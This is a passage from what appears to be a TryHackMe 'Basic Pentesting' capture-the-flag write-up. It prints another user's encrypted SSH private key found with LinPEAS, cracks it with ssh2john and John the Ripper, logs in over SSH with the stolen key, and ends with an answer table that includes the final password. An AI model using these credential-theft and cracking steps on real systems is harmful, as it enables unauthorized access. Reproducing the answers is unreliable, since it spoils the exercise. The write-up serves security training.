`./dev/shm/linpeas.sh`

**What is the name of the other user you found(all lower case)?**

**If you have found another user, what can you do with this information?**

From the scan results, we found something interesting — kay's id\_rsa key.

Press enter or click to view image in full size

**Searching ssl/ssh files**  
**Analyzing SSH Files (limit 70)**

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow the steps below to change your password.

```
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhU SZ1crRr4ONGUAnKcRgx3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsm b487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRv jw/HRI GcXPY8B7nsA1eiPYrPZHIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lg4BaG7cVxs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdn b/U+dRasu3oxqyk lKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqlQxm l
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPB lv8iyNTDdDE
3jRjqb0GPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYwlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGmqlFNwaPxJYV6HauUoVE xN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+Czf7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7Rp vCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACK3ihAQKKb0+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4hOPkcG66JDyHls6B328uViI6Da6frYiOnA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZX AqdFK/hTAdhMQ5diG XnNw3t b mD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDtZoUl5NiY4JjcPLhTNNjAlqnpcoaqad7gV3RD/asml2L2kb0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKntI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3q0q4W2q0ynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
```

LinPeas

Copy this key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

```
ssh2john id_rsa > pass.hash
```

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

```
john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
```

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[...]
(id_rsa)
1g 0:00:00:00 DONE (2024-08-26 16:09) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john

I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.

Let's proceed by logging in to SSH on the jan machine.

```
ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
```

Press enter or click to view image in full size

```
jan@basic2:/dev/shm$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.104.79 (10.10.104.79)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVv00lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ █
```

ssh

**What is the final password you obtain?**

I'm curious about what the `pass.bak` file is. Let's read it.

Press enter or click to view image in full size

```
kay@basic2:~$ ls  
pass.bak  
kay@basic2:~$ cat pass.bak  
[REDACTED]  
kay@basic2:~$
```

CTF Mission accomplished!

## Types of Attacks:

- Brute-Force Attack
  - Privilege Escalation
  - SSH and Samba Services

## **Severity Level:**

- High

## **Summary:**

The attack started with an Nmap scan to identify services running on the server. Then, a brute-force tool (**Hydra**) was used to find the **ssh** username and password. After that, **LinPeas** was used to identify vulnerabilities on the target machine. It was discovered that another user's **id\_rsa** key was accessible. This key was then cracked using **John the Ripper**, allowing access to a **higher-privileged** user account.

que	Value
1	"development"
2	"jan"
3	"armando"
4	"SSH"
5	"kay"
6	"heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$"